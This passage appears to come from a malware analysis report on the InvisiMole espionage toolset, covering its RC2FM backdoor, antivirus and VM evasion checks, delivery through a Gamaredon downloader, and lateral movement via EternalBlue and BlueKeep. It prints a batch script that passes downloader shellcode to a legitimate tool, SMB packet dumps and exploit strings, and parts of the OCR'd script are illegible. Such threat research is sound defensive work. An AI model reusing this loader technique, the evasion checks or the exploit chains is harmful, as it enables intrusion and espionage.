
```
%PROGRAM_FILES%\Bitdefender\Bitdefender\settings\firewall\settings.xml
%PROGRAM_FILES%\Bitdefender\Bitdefender 2010\Firewall\settings.xml
%PROGRAM_FILES%\Bitdefender\Bitdefender 2013\settings\firewall\settings.xml
%PROGRAM_FILES%\Bitdefender\Bitdefender 2015\settings\firewall\settings.xml
%PROGRAM_FILES%\Bitdefender\Bitdefender 2016\settings\firewall\ig_settings.xml
%PROGRAM_FILES%\Bitdefender\Bitdefender 2017\settings\firewall\ig_settings.xml
```

3.2.4 RC2FM backdoor

RC2FM is the smaller of InvisiMole's backdoors, supporting up to 19 commands depending on the version.

Several commands of the *older version* were used to collect and exfiltrate documents—in specific folders, on mapped drives or network shares. In the new version, the backdoor can also exfiltrate jpeg images from connected devices using the WPD interface. The attackers probably use this capability to **exfiltrate photos from Media Transport Protocol (MTP) devices, e.g. mobile devices. Many people take photos with their smartphones, so it indeed makes sense for an espionage actor to collect information not only from laptop or desktop computers, but also from smartphones.**

This functionality is achieved using functions such as `IPortableDeviceValues` and `IPortableDeviceConnector`; a fragment is illustrated in Figure 6.



```
IPortableDeviceValues = (IPortableDeviceValues **)ppv;
ret1 = CoCreateInstance(&RCLSID_PortableDeviceValues, 0i64, 1u, &RIID_IPortableDeviceValues, ppv);
if ( ret1 < 0 )
{
  logData(0x1001Ai64, 0x10000i64, (unsigned int)ret1);
  result = 0;
}
else
{
  ret2 = (*IPortableDeviceValues)->lpVtbl->SetUnsignedIntegerValue(
           *IPortableDeviceValues,
           &WPD_CLIENT_DESIRED_ACCESS,
           GENERIC_READ);
  if ( ret2 < 0 )
    logData(0x1001Ai64, 0x10003i64, (unsigned int)ret2);
  ret3 = (*IPortableDeviceValues)->lpVtbl->SetUnsignedIntegerValue(
           *IPortableDeviceValues,
           &WPD_CLIENT_SHARE_MODE,
           FILE_SHARE_WRITE|FILE_SHARE_READ);
  if ( ret3 < 0 )
    logData(0x1001Ai64, 0x10004i64, (unsigned int)ret3);
  IPortableDevice = (IPortableDevice **)(IPortableDeviceValues + 1);
  ret4 = CoCreateInstance(
           &RCLSID_PortableDevice,
           0i64,
           1u,
           &RIID_IPortableDevice,
           (LPVOID *)IPortableDeviceValues + 1);
  if ( ret4 < 0 )
  {
    logData(0x1001Ai64, 0x10001i64, (unsigned int)ret4);
    (*IPortableDeviceValues)->lpVtbl->Release(*IPortableDeviceValues);
    result = 0;
  }
  else
  {
    v9 = (*IPortableDevice)->lpVtbl->Open(*IPortableDevice, pszPnPDeviceID, *IPortableDeviceValues);
    if ( v9 < 0 )
    {
      logData(0x1001Ai64, 0x10002i64, (unsigned int)v9);
      (*IPortableDevice)->lpVtbl->Release(*IPortableDevice);
      ((void (__fastcall *)(IPortableDeviceValues *))(*IPortableDeviceValues)->lpVtbl->Release)(*IPortableDeviceValues);
      result = 0;
    }
    else
    {
      ret5 = (*IPortableDevice)->lpVtbl->Content(
               *IPortableDevice,
               (IPortableDeviceContent **)IPortableDeviceValues + 2);
      if ( ret5 < 0 )
      {
        logData(0x1001Ai64, 0x10005i64, (unsigned int)ret5);
        (*IPortableDevice)->lpVtbl->Close(*IPortableDevice);
        (*IPortableDevice)->lpVtbl->Release(*IPortableDevice);
        (*IPortableDeviceValues)->lpVtbl->Release(*IPortableDeviceValues);
        result = 0;
```

Figure 6 // Part of decompiled RC2FM backdoor responsible for opening a connected device via the WPD interface

Other added capabilities include keylogging, process discovery, UAC bypass, and ability to create and operate a reverse shell.

Similar to the RC2CL backdoor, the newest version of RC2FM has added means to avoid detection.

- It modifies its behavior if selected AV products are detected. More specifically, it suppresses the keylogging functionality or injects itself into another process if these processes are found running:

Process name	Associated AV
qhsafetray.exe	360 Total Security
avastsvc.exe	Avast Free Antivirus
bdagent.exe	Bitdefender Total Security

- It terminates itself if a virtualized environment is detected.
    a. VirtualBox is assumed if the `HKEY_LOCAL_MACHINE\HARDWARE\ACPI\DSDT\VBOX__` registry key exists
    b. Virtual PC environment is tested *using vpcext instruction*
    c. VMware environment is *tested using cpuid instruction*, searching for `VMwareVMware` signature

4 DELIVERY METHOD


When we first *reported* on InvisiMole's capabilities in 2018, we didn't know how it gained its initial foothold in the network:

> *All infection vectors are possible, including installation facilitated by physical access to the machine.*

However, there were hints the attackers had already obtained administrative privileges before InvisiMole was installed on the system—InvisiMole's loader was placed in the Windows directory. Similarly, most of the execution methods used in the recent campaign require elevated privileges, as documented in the *Execution chains* section.

We solved the mystery in 2020 when **we observed InvisiMole being delivered by network infrastructure used by the *Gamaredon threat group***—specifically by Gamaredon's .NET downloader[2] that ESET detects as MSIL/Pterodo.

This Gamaredon .NET downloader delivers a 7-Zip SFX package[3], which unpacks to a legitimate tool *winapiexec*[4]—a small tool that enables running Windows API functions through command line parameters. The attackers execute the tool using a batch script shown in Figure 7, with shellcode in the command line.



```
@echo off
start /b %CD%\intel_log64.exe VirtualAlloc 0 0x4000 0x3000 0x40 ,
RtlMoveMemory $$:1
$a:0x24A48D48E5894855,0x789D8948FFFFFD40,0x48F84D8948FFFFFD,0xFF788589
90458D,0x894851535756FFFF,0x2D3CACF78948FCCE,0x48C8FF4802B00275,0x48EE
5B3CAAC8FF,0x8B486558606ACE89,0x9B8D48105B8B4818,0x289D894800002048,0x
66F18948FFFFFF,0xF053FF0A7500003E,0xACF18948ADC78948,0x89481BEB0274273
0x874813FFF98948CA,0x48AB48FFFFFF78BD,0x8948FFFFFF78BD87,0x5F5B59C9755
CF1,0x858F[illegible],0x01B9FFF
D80958D,0x[illegible]C7,0xFF5
FFFFF6485C[illegible]282444,0
9000000002[illegible]B9000000
,0x48C0634[illegible]8B48FFFF
6095,0xFF0[illegible]0xFFFFFF
9D8B4800,0[illegible]574,0x43
5050435400[illegible]0000004,
41884D8B48[illegible]B48FFFFF
0,0xB84100[illegible]0000000B
1884D,0x55[illegible],0x0040B
1FFFFFF18,[illegible]0000,0xF
085C7FFFFF[illegible]0000011D
x48FFFFFF4[illegible]B8410000
00,0x38858[illegible]FFFFFF40
01FFFF,0x7[illegible]5,0x4085
FFFFFF1885[illegible]D8B48,0x
8D67FFFFFF[illegible]D83457CF
0x90669066[illegible]A0C8AFFF
F38,0x4CCA30FFFFFF2495,0x8D8BFFFFFF30858B,0x08148841FFFFFF38,0xC87FFFF
F38853B,0x48FFFFFF309D8B48,0x8B48FFFFFF28858B,0x458B480443894800,0x438
60C43894890,0x438966FFFE256627,0xFFFFFF308D8B4827,0x30958B4845436348,0
F02048D48FFFFFF,0x00FFFFFF58BD80D0,0x55FF884D8B480775,0x55FF0001D4C0B9
,0x0000FFFFFD8AE9A0,0x0000000000000000,0x00658D48E5894855, 0x360 ,
CreateThread 0 0 $$:1
$s:"M-g-t-p-g-n-5-4-0-f-n-n----NqcfNkdtct{C-)IgvEqorwvgtPcogY-)Unggr-)
tvwcnCnnqe-)y-u-4-a-5-4-0-f-n-n----YUCUvctvwr-)YUCEngcpwr-)YUCUqemgvC-
qppgev-)tgex-)ugpf-)enquguqemgv-)ugvuqemqrv-)]" 0 0 , Sleep -1
ping 8.8.8.8
```

Figure 7 // Batch script that passes InvisiMole's shellcode to the legitimate winapiexec tool

Winapiexec interprets the command line arguments as Windows API calls, and so it allocates new memory, copies the supplied shellcode into that memory and creates a new thread to execute it. The shellcode is the **InvisiMole TCP downloader**, connecting to 80.255.3[.]66:443 to download and then execute a 64-bit InvisiMole blob (with `64 DA CE 11` magic).

[2] SHA-1: 857EEB37DB2B666981779005DD5E55CEA7A53233
[3] SHA-1: 303A63CE12AD42900DA257428E2FD4DE4F9829DC
[4] ESET classifies this tool as a potentially unsafe application, with detection names `Win{32,64}/Winapiexec.A potentially unsafe application`

The components used in InvisiMole's delivery chain are illustrated in Figure 8.




Figure 8 // Overview of InvisiMole's delivery chain

Later, we observed a variation of this delivery method, where the Gamaredon .NET downloader delivered InvisiMole's TCP downloader[5] with added support for user-configured proxies. The downloader was probably updated after an unsuccessful attempt to use a direct internet connection without using the proxy.

Table 4 // InvisiMole's components delivered by Gamaredon's .NET downloader

SHA-1	Filename	Comment
303A63CE12AD42900DA257428E2FD4DE4F9829DC	-	droppers
4B8E11E0734D3109627FF8871EF7DB14C0DE9C41	-	
4A6DC6A32A777DC5DD47221BF79604BC0258A987	`intel_log64.exe`	winapiexec tool
6F98B12C98DA1FCFF078256970E9B8EF12139640	`api64.cmd`	batch scripts
76FC2E29524C6AD58B0AF05251C419BB942CCED0	`intel_log64.cmd`	

Note that the Gamaredon group typically uses spearphishing emails as the initial vector, attaching documents with malicious macros—which is likely how the network was first compromised in this case as well.

As *previously reported*, this group is known for using simple tools, with the main objective to infiltrate the target organization and spread as far as possible in the target's network. **Now we know they are paving the way for the more sophisticated InvisiMole toolset.**

This tactic of using a simpler backdoor to infiltrate the target network, and only then deliver the more sophisticated tool, has several benefits for the attackers. In this case, the Gamaredon toolset is used for reconnaissance—to confirm the target is of special interest, to collect information about security products or security policies and to use this information to customize the next steps—for example, to choose which of InvisiMole's execution chains should be used.

This all minimizes the risk that the more advanced infiltration—InvisiMole's toolset—will be discovered.

Note that we were able to trace the cooperation between Gamaredon and InvisiMole groups back to 2018, but only after the publication of our first blogpost about InvisiMole. This discovery is thus only relevant for the recent campaign, and does not invalidate our earlier hypothesis about possible physical access.

[5] SHA-1: 4B8E11E0734D3109627FF8871EF7DB14C0DE9C41


5 LATERAL MOVEMENT

Once in the compromised network, InvisiMole uses two methods to move laterally—actively by exploiting vulnerabilities in network protocols, and passively by deploying trojanized applications and documents, while relying on them to be shared and executed by the victims themselves.

5.1 Network vulnerabilities

We have observed InvisiMole using the *BlueKeep* and *EternalBlue* vulnerabilities (CVE-2019-0708 and CVE-2017-0144, respectively) to spread within the network and deploy InvisiMole's backdoors or downloaders. Three of InvisiMole's components assist by scanning the compromised network:

- The Portscan plugin searches for open ports; see Figure 9 for examples of strings extracted from the plugin.
- The BlueKeep plugin searches for hosts vulnerable to the BlueKeep vulnerability in the RDP protocol.
- The RC2CL backdoor searches for hosts vulnerable to the EternalBlue vulnerability in the SMB protocol.



```
-------- %.4d.%.2d.%.2d - %.2d:%.2d:%.2d  Started --------\r\n
-------- %.4d.%.2d.%.2d - %.2d:%.2d:%.2d  Comleted --------\r\n
[+] Scan Host: %S, ports %d-%d\r\n
[-] Cant resolve hostname, error %.8X\r\n
[+] IP address: %d.%d.%d.%d\r\n
[+] Opened %s:%d\r\n
[+] Scan diapason: %d.%d.%d.%d - %d.%d.%d.%d, ports: %d-%d\r\n
[+] Check %d.%d.%d.%d:%d\r\n
```

Figure 9 // Selected strings extracted from the Portscan plugin

5.1.1 EternalBlue exploit chain

InvisiMole deploys its RC2CL backdoor and TCP downloader on hosts vulnerable to EternalBlue, using components shown in Figure 10.




Figure 10 // InvisiMole's lateral movement via the EternalBlue exploit


Reconnaissance

To identify vulnerable hosts in the compromised network, InvisiMole uses the added functionality in the RC2CL backdoor. Its command 222 was previously used for controlling backdoor configuration values—now the attackers use it to send a range of IP addresses to the compromised computer.

The backdoor first tests whether these addresses are active by sending them ICMP echo requests, and retrieves their MAC addresses using the `SendARP` API.

To determine whether the host supports the vulnerable SMBv1.0 protocol, the backdoor:


- Opens SMB session on port 445 (and optionally on another port).
- Sends **SMB_COM_NEGOTIATE** packet (0x72) to negotiate the SMB protocol (see Figure 11). It only lists "NT LM 0.12" as a supported dialect, forcing the server to choose SMBv1.0 protocol for the session, as long it is supported by the server.



```
SMB (Server Message Block Protocol)
  SMB Header
  Negotiate Protocol Request (0x72)
    Word Count (WCT): 0
    Byte Count (BCC): 12
    Requested Dialects
      Dialect: NT LM 0.12

0040  1e 9c 00 00 00 95 ff 53  4d 42 72 00 00 00 00 18   ·······S MBr·····
0050  01 48 00 00 00 00 00 00  00 00 00 00 00 00 ff ff   ·H······ ········
0060  00 1f 00 00 00 00 00 0c  00 02 4e 54 20 4c 4d 20   ········ ··NT LM
0070  30 2e 31 32 00                                    0.12·
```

Figure 11 // SMB_COM_NEGOTIATE packet


- Sends **SMB_COM_SESSION_SETUP_ANDX** packet (0x73) to setup the SMB session (see Figure 12). The only command in the packet is *No further commands* (0xFF). The backdoor doesn't send any more commands within the session.



```
SMB (Server Message Block Protocol)
  SMB Header
  Session Setup AndX Request (0x73)
    Word Count (WCT): 13
    AndXCommand: No further commands (0xff)

0040  60 d5 00 00 00 48 ff 53  4d 42 73 00 00 00 00 18   `····H·S MBs·····
0050  01 48 00 00 00 00 00 00  00 00 00 00 00 00 ff ff   ·H······ ········
0060  00 1f 00 00 00 00 0d ff  00 00 00 00 f0 02 00 34   ········ ·······4
0070  10 00 00 00 00 00 00 00  00 00 00 00 00 41 c0 00   ········ ·····A··
0080  00 0b 00 00 00 6e 74 00  70 79 73 6d 62 00         ·····nt· pysmb·
```

Figure 12 // SMB_COM_SESSION_ANDX packet

- Logs off the session by sending **SMB_COM_LOGOFF_ANDX** packet (0x74) with the command *No further commands* (0xFF), as shown in Figure 13.



```
SMB (Server Message Block Protocol)
  SMB Header
  Logoff AndX Request (0x74)
    Word Count (WCT): 2
    AndXCommand: No further commands (0xff)
    Reserved: 00

0040  b6 b2 00 00 00 27 ff 53  4d 42 74 00 00 00 00 18   ·····'·S MBt·····
0050  01 48 00 00 00 00 00 00  00 00 00 00 00 00 ff ff   ·H······ ········
0060  00 1f 00 00 00 00 02 ff  00 00 00 00 00            ········ ·····
```

Figure 13 // SMB_COM_LOGOFF_ANDX packet

The results of this scan are reported back to the C&C server.

After identifying vulnerable hosts, we assume the attackers push a tool that tries to exploit the vulnerability via the same backdoor—RC2CL already has mechanisms in place to download and execute additional code.


Exploit

We haven't seen the actual code used by the attackers to exploit the vulnerability. However, on multiple computers within one of the targeted networks, we detected *DoublePulsar*, a backdoor typically deployed by the EternalBlue exploit.

Moreover, we reviewed Windows Security Logs from the network and identified the following sequence of events:

- An SMB session was created.
- A few seconds later, InvisiMole's loader[6] was executed.

As shown in Figure 14, the loader's internal name is `PULSAR_LOADER.DLL`, likely referring to being deployed by the DoublePulsar backdoor.



```
d    TerminateThread   WaitForSingleObject   SetThreadPriority   GetThreadPriority   CreateEventA    ResetEvent    SetE
vent    InitializeCriticalSection   DeleteCriticalSection   EnterCriticalSection    LeaveCriticalSection    TryEnterCri
ticalSection   MultiByteToWideChar   WideCharToMultiByte   GetACP    GetConsoleCP    SetUnhandledExceptionFilter   Enum
ResourceTypesA    EnumResourceNamesA    EnumResourceLanguagesA    FindResourceA   FindResourceExA   LoadResource    Siz
eofResource    LockResource    FreeResource    GetModuleFileNameW    CreateProcessW    VirtualAlloc    SysAllocStringLe
n   SysFreeString   SysReAllocStringLen   user32.dll kernel32.dll oleaut32.dll
                                                                                                    (É♦ ☺   ♥   ♥   <É♦ HÉ♦
TÉ♦ PULSAR_LOADER.dll   `¶  p§  ►▬  \É♦ lÉ♦ ~É♦   ☺ ☻   CoObjectControl CoObjectControl2  CoObjectControl3



 ►  L☺  ☻0↨0"020B0R0b0r0é0Æ0ó0▓0┬0╥0Γ0≥0☻1↨1"121B1R1b1r1é1Æ1ó1▓1┬1╥1Γ1≥1☻2↨2"222B2R2b2r2é2Æ2ó2▓2┬2╥2Γ2≥2☻3↨3"323B3R3b3r
3é3Æ3ó3▓3┬3╥3Γ3≥3☻4↨4"424B4R4k4╫4n4o5ê5Ö5\6g6y6~6≤6"6♣737@7D7H7L7P7T7X7\7`7d7h7l7p7t7x7|7Ç7ä7ê7î7É7ö7ÿ7£7á7ñ7¿7¼7░7┤7┐7
╜7└7─7╚7╠7╨7╙8α8Σ8Φ8∞8≡8⌠8°8ⁿ8 9♦9◘9♀9►9¶9↑9∟9 9$9(9,9094989<9@9D9H9L9P9T9X9\9`9d9h9l9p9Ä?ö?      │   ·0o1◄1I1Y1`1j1p1u
```

Figure 14 // InvisiMole's component with internal name *PULSAR_LOADER.dll*

Payload

The loader deployed by the DoublePulsar backdoor is bundled with an InvisiMole blob that is the **TCP downloader**, used to download and execute additional InvisiMole blobs.

We also detected another loader[7] with the same internal name `PULSAR_LOADER.DLL`, this time bundled with InvisiMole's **RC2CL backdoor**.

5.1.2 BlueKeep exploit chain

As another lateral movement technique, InvisiMole exploits the BlueKeep vulnerability in the RDP protocol to deploy InvisiMole's TCP downloader on the target machines, as illustrated in Figure 15. In this case, all parts of the exploit—from identifying the vulnerable hosts to deploying the malicious payload—are bundled in a single component, the BlueKeep plugin, which is implemented as a 64-bit InvisiMole blob. Figure 16 shows a fragment of the strings extracted from the plugin, referring to exploiting the vulnerability.




Figure 15 // Three parts of BlueKeep plugin

[6] SHA-1: 02F4242F7CA7289C8EDFA7B4F465C62C7A6815E2
[7] SHA-1: 00EA86AAB3D616A24A5E13D592FABC26416DFDBD

Reconnaissance


Reconnaissance is implemented in the first part of the BlueKeep plugin, which scans the network for hosts vulnerable to the BlueKeep vulnerability.

Exploit

The main part is ported from the open-source *Metasploit implementation* of the BlueKeep exploit.

Payload

As the user-mode code, the plugin finally executes the embedded InvisiMole TCP downloader.



```
[+] Opened %s:%d\r\n
[+] Scan diapason: %d.%d.%d.%d - %d.%d.%d.%d, port: %d\r\n
BLUE_KEEP_ERROR_CANT_LOAD_SSL (%.8X, %.8X) %S\r\n
\tInvalid  backconnect server IP/Port\r\n
\tSend data ERROR\r\n
\tSend step %d, error %.8X (%d %d)\r\n
\tForcing the USE of FREE'd object, Send completed %d\r\n
\tSurfing channels ... spray_packets %d, chan_surf_packet len %d, chan_surf_count %d\r\n
\tUsing CHUNK grooming strategy. Size %d MB, target address 0x%.8X%.8X, Channel count %d.\r\n
\tCREATE PAYLOADS\r\n
start\r\n
>>>>>>>>>>>>>>  rdp_send  OUT %d >>>>>>>>>>>>\r\n\r\r\n
<<<<<<<<<<<<<<<  rdp_recv  IN %d <<<<<<<<<<<<<<<<<\r\n\r\r\n
\tSending client confirm active PDU\r\n
\tSending client synchronize PDU\r\n
\tSending client control cooperate PDU\r\n
\tSending client control request control PDU\r\n
\tSending client input sychronize PDU\r\n
\tSending client font list PDU\r\n
\trdp_create_channel_msg: pdu\r\n
\trdp_create_channel_msg - send\r\n
\tHandling SERVER ANNOUNCE ...\r\n
\tHandling SERVER CAPABILITY ...\r\n
\tHandling CLIENT ID CONFIRM ...\r\n
\trdp_dispatch_loop\r\n
\t-------------------------------------------------------\r\n\t----------========   OS Vulnerable
\t-------------------------------------------------------\r\n\t----------========    Completed
```

Figure 16 // Selected strings hardcoded in the BlueKeep plugin

5.2 Trojanized software and documents

Apart from exploiting network vulnerabilities, the attackers also use a more passive approach to move laterally. They use trojanized files—SFX archives bundling InvisiMole malware with a benign software installer or, in one instance, a PDF document.

When executed, the SFX archive drops and executes or opens the benign file, while it also loads an embedded InvisiMole blob that drops InvisiMole components and installs them on the system. Trojanized files are used to distribute two of InvisiMole's execution chains, as illustrated in Figure 17 and described in the *Control Panel misuse chain* and *SMInit exploit chain* sections.

